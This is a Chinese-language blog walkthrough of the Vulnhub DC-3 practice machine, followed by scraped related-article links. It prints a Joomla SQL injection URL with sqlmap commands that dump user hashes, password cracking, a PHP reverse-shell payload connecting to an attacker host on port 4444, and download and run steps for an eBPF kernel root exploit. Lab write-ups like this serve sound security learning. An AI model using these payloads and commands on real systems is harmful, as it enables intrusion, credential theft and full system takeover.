
Vulnhub DC-3靶机渗透
修改错误配置
打开了ova文件会发现,怎么也找不到DC-3的ip地址,估计是网卡出了问题。
那么就先配置下网卡。

进入上面这个页面之前按e。

将这里的ro 替换为 rw signie init=/bin/bash

按下Ctrl键+X键进入命令行

查看当前网卡IP信息 ip a,网卡名ens33

编辑网卡配置文件vim /etc/network/interfaces(原先的网卡名不一致)

重启网卡服务/etc/init.d/networking restart,在看看ip a

可以看到已经有ip了。
信息搜集
nmap -sP 192.168.146.0/24 #主机发现
nmap -A 192.168.146.0/24 #扫描

扫描看下是什么cms
python3 cmseek.py -u 192.168.146.145 #github上有

这里写没有检测到核心漏洞,那我们google一下看看有没有别的漏洞。
https://www.exploit-db.com/exploits/42033
自己测一下这个网站发现确实有sql注入。
http://192.168.146.145/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1

http://192.168.146.145/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1%27
详细链接:https://www.anquanke.com/post/id/86119
getFlag
发现了sql注入漏洞,直接上sqlmap把
sqlmap -u "http://192.168.146.145/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering] #爆表库

sqlmap -u "http://192.168.146.145/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --dbms mysql -D joomladb --tables #爆表

sqlmap -u "http://192.168.146.145/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --dbms mysql -D joomladb -T '#__users' --columns #爆列

sqlmap -u "http://192.168.146.145/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --dbms mysql -D joomladb -T '#__users' -C id,name,password,username --dump #爆字段

管理员加密后的密码:$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu。
那下面思路就是看看能不能破解这个密码了。
这里有两个选择kali的john或者johnny,前者是命令行后者是可视化界面。两个都用用吧。


拿到admin账号密码就登陆进去看看。


发现没什么东西,应该是要从后台进入。我们刚刚已经扫描出了后台目录。http://192.168.146.145/administrator/
看到Extensions-Templates处有很多php文件


直接新建一个php文件,找到文件的目录测试一下。

找到目录http://192.168.146.145/templates/protostar/A1oe.php

成功执行代码。那么接下来直接反弹shell。
<?php

$sock=fsockopen('192.168.146.132',4444);

$descriptorspec=array(

0=>$sock,

1=>$sock,

2=>$sock

);

$process=proc_open('sh',$descriptorspec,$pipes);

proc_close($process);

echo phpinfo();

?>
再使用nc -lvvp 4444来监听,然后访问http://192.168.146.145/templates/protostar/A1oe.php得到shell

看一眼linux的版本/etc/*-release

ubuntu 16.04是有内核漏洞可以直接提权的,searchspolit找一下看看能不能直接用。

在看看kernel的版本 uname -a

选择一个对应的试试,我这里选择的是39772.txt
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=808

In Linux >=4.4, when the CONFIG_BPF_SYSCALL config option is set and the

kernel.unprivileged_bpf_disabled sysctl is not explicitly set to 1 at runtime,

unprivileged code can use the bpf() syscall to load eBPF socket filter programs.

These conditions are fulfilled in Ubuntu 16.04.

When an eBPF program is loaded using bpf(BPF_PROG_LOAD, ...), the first

function that touches the supplied eBPF instructions is

replace_map_fd_with_map_ptr(), which looks for instructions that reference eBPF

map file descriptors and looks up pointers for the corresponding map files.

This is done as follows:

	/* look for pseudo eBPF instructions that access map FDs and

	 * replace them with actual map pointers

	 */

	static int replace_map_fd_with_map_ptr(struct verifier_env *env)

	{

		struct bpf_insn *insn = env->prog->insnsi;

		int insn_cnt = env->prog->len;

		int i, j;

		for (i = 0; i < insn_cnt; i++, insn++) {

			[checks for bad instructions]

			if (insn[0].code == (BPF_LD | BPF_IMM | BPF_DW)) {

				struct bpf_map *map;

				struct fd f;

				[checks for bad instructions]

				f = fdget(insn->imm);

				map = __bpf_map_get(f);

				if (IS_ERR(map)) {

					verbose("fd %d is not pointing to valid bpf_map\n",

						insn->imm);

					fdput(f);

					return PTR_ERR(map);

				}

				[...]

			}

		}

		[...]

	}

__bpf_map_get contains the following code:

/* if error is returned, fd is released.

 * On success caller should complete fd access with matching fdput()

 */

struct bpf_map *__bpf_map_get(struct fd f)

{

	if (!f.file)

		return ERR_PTR(-EBADF);

	if (f.file->f_op != &bpf_map_fops) {

		fdput(f);

		return ERR_PTR(-EINVAL);

	}

	return f.file->private_data;

}

The problem is that when the caller supplies a file descriptor number referring

to a struct file that is not an eBPF map, both __bpf_map_get() and

replace_map_fd_with_map_ptr() will call fdput() on the struct fd. If

__fget_light() detected that the file descriptor table is shared with another

task and therefore the FDPUT_FPUT flag is set in the struct fd, this will cause

the reference count of the struct file to be over-decremented, allowing an

attacker to create a use-after-free situation where a struct file is freed

although there are still references to it.

A simple proof of concept that causes oopses/crashes on a kernel compiled with

memory debugging options is attached as crasher.tar.

One way to exploit this issue is to create a writable file descriptor, start a

write operation on it, wait for the kernel to verify the file's writability,

then free the writable file and open a readonly file that is allocated in the

same place before the kernel writes into the freed file, allowing an attacker

to write data to a readonly file. By e.g. writing to /etc/crontab, root

privileges can then be obtained.

There are two problems with this approach:

The attacker should ideally be able to determine whether a newly allocated

struct file is located at the same address as the previously freed one. Linux

provides a syscall that performs exactly this comparison for the caller:

kcmp(getpid(), getpid(), KCMP_FILE, uaf_fd, new_fd).

In order to make exploitation more reliable, the attacker should be able to

pause code execution in the kernel between the writability check of the target

file and the actual write operation. This can be done by abusing the writev()

syscall and FUSE: The attacker mounts a FUSE filesystem that artificially delays

read accesses, then mmap()s a file containing a struct iovec from that FUSE

filesystem and passes the result of mmap() to writev(). (Another way to do this

would be to use the userfaultfd() syscall.)

writev() calls do_writev(), which looks up the struct file * corresponding to

the file descriptor number and then calls vfs_writev(). vfs_writev() verifies

that the target file is writable, then calls do_readv_writev(), which first

copies the struct iovec from userspace using import_iovec(), then performs the

rest of the write operation. Because import_iovec() performs a userspace memory

access, it may have to wait for pages to be faulted in - and in this case, it

has to wait for the attacker-owned FUSE filesystem to resolve the pagefault,

allowing the attacker to suspend code execution in the kernel at that point

arbitrarily.

An exploit that puts all this together is in exploit.tar. Usage:

user@host:~/ebpf_mapfd_doubleput$ ./compile.sh


user@host:~/ebpf_mapfd_doubleput$ ./doubleput

starting writev

woohoo, got pointer reuse

writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.

suid file detected, launching rootshell...

we have root privs now...

root@host:~/ebpf_mapfd_doubleput# id

uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf),1000(user)

This exploit was tested on a Ubuntu 16.04 Desktop system.

Fix: https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7

Proof of Concept: https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552

Exploit-DB Mirror: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
如下方式使用
root@kali:~/tmp# wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip  #下载zip

root@kali:~/tmp# unzip *		#解压zip

root@kali:~/tmp# cd 39772/		#访问目录

然后上传解压,又或者靶机直接wget下载(传到渗透机的web目录下)。

tar xvf exploit.tar  #解压

bash compile.sh

ls


./doubleput
总结
这次靶机比较坑...下载ova文件打开根本找不到靶机的ip地址,然后下载了vm专用的,然而我是vm workstation也用不了...个人又不想去下载其他的软件,所以就晾了一段时间。
后面上网查询资料,加上自己的摸索发现应该是网卡的配置出了问题导致的无法获取ip地址,由此来逐步解决。
学习的内容的话,学到了两个爆破密码的工具john+johnny。然后是好像玩DC系列以来,第一次使用内核漏洞提权。(刺激.jpg
Vulnhub DC-3靶机渗透的更多相关文章
- DC 1-3 靶机渗透
DC-1靶机 端口加内网主机探测,发现192.168.114.146这台主机,并且开放了有22,80,111以及48683这几个端口. 发现是Drupal框架. 进行目录的扫描: 发现admin被禁止 ...
- Vulnhub DC-1靶机渗透学习
前言 之前听说过这个叫Vulnhub DC-1的靶机,所以想拿来玩玩学习,结果整个过程都是看着别人的writeup走下来的,学艺不精,不过这个过程也认识到,学会了很多东西. 所以才想写点东西,记录一下 ...
- VulnHub CengBox2靶机渗透
本文首发于微信公众号:VulnHub CengBox2靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆官网地址:https://download.vulnhub.com/cengbox/CengB ...
- VulnHub PowerGrid 1.0.1靶机渗透
本文首发于微信公众号:VulnHub PowerGrid 1.0.1靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆☆官网地址:https://download.vulnhub.com/power ...
- Vulnhub靶机渗透 -- DC5
信息收集 通过nmap搜索到IP为:192.168.200.11 开启了80http.111RPC服务端口 先打开网页,然后进行目录爆破 contact.php 攻击 经搜索没有发现可以攻击wheel ...
- Vulnhub DC-9靶机渗透
信息搜集 nmap -sP 192.168.146.0/24 #主机发现 nmap -A 192.168.146.147 #扫描端口等信息 22端口过滤,80端口开放,同样的从80端口入手. 不是现成 ...
- Vulnhub靶机渗透 -- DC6
信息收集 开启了22ssh和80http端口 ssh可以想到的是爆破,又或者是可以在靶机上找到相应的靶机用户信息进行登录,首先看一下网站信息 结果发现打开ip地址,却显示找不到此网站 但是可以发现地址 ...
- vulnhub-DC:2靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-2,311/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:1靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-1,292/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:3靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机www.vulnhub.com/entry/dc-3,312/ 导入到vmware 导入的时候遇到一个问题 解决方法: 点 "虚拟机" ...
随机推荐
- 五分钟学Java:如何学习Java面试必考的JVM虚拟机
原创声明 本文首发于微信公众号[程序员黄小斜] 本文作者:黄小斜 转载请务必在文章开头注明出处和作者. 本文思维导图 为什么要学习JVM虚拟机 最近的你有没有参加Java面试呢?你有没有发现,Java ...
- 关于beforeRouteEnter中的next()
beforeRouteEnter(to,from, next){ console.log(this) //undefined next(vm => { console.log(vm)}) } ...
- 干货来啦。Flask框架看这一篇就够了,关注不迷路,Jeff带你看源码。开发技术时时更新
目录 一.初识Flask 1.1 什么是flask? 1.2 为什么要有flask? 二.Flask快速启动 三.Flask四剑客 三.flask的配置文件 可以配置的属性 四.flask路由 4.1 ...
- tempdb 日志文件增长的问题
前两天在一个客户那里发现tempdb log 文件增长很大,已经使用40GB了,而tempdb log 文件总的分配空间是70GB,并且日志空间貌似不能重用,他们使用sql 2012 打的sp4补丁, ...
- 动手建立jdbc连接
工具:Idea Navicat 环境:jdk 1.8 mysql-5.7.27-winx64 创建一个project 打开navicat开启连接. 在idea中导入数据库. 导入好后可以开始连接了 ...
- 我在使用DriverManager时发现的问题
小白今天在连接数据库的时候,心里面突然想起之前有大佬说没有必要添加一条"com.mysql.jdbc.Driver",当时也实验了确实可行,但是这个可是驱动地址,难道是不用添加是根 ...
- centos下配置Nginx
首先NGINX是一个高效的HTTP和反向代理的服务器,这里记录一下它的安装方式和文件结构方便以后查看.同时Linux系统具有灵活性,其他的东西可查看具体的官网信息:https://nginx.org/ ...
- C#中无边框窗体拖动
//定义一个bool变量标识是否拖动窗体 private bool isMove = false; //记录鼠标的位置 private Point point; 定义的变量 /// <summa ...
- Python - 面向对象(二)类方法、静态方法
面向对象的各种方法 静态方法 - @staticmethod class Person(): name = "cool guy" @staticmethod def static( ...
- vmware导入ova文件踩坑记
问题来源 众所周知,所有的网络行为都会产生相应的网络流量,那么所有的网络攻击行为也有其对应的流量特点,那么是否能根据流量特点进而分析出其对应的是什么攻击行为呢? 我在虚拟机上使用vulnhub的靶场环 ...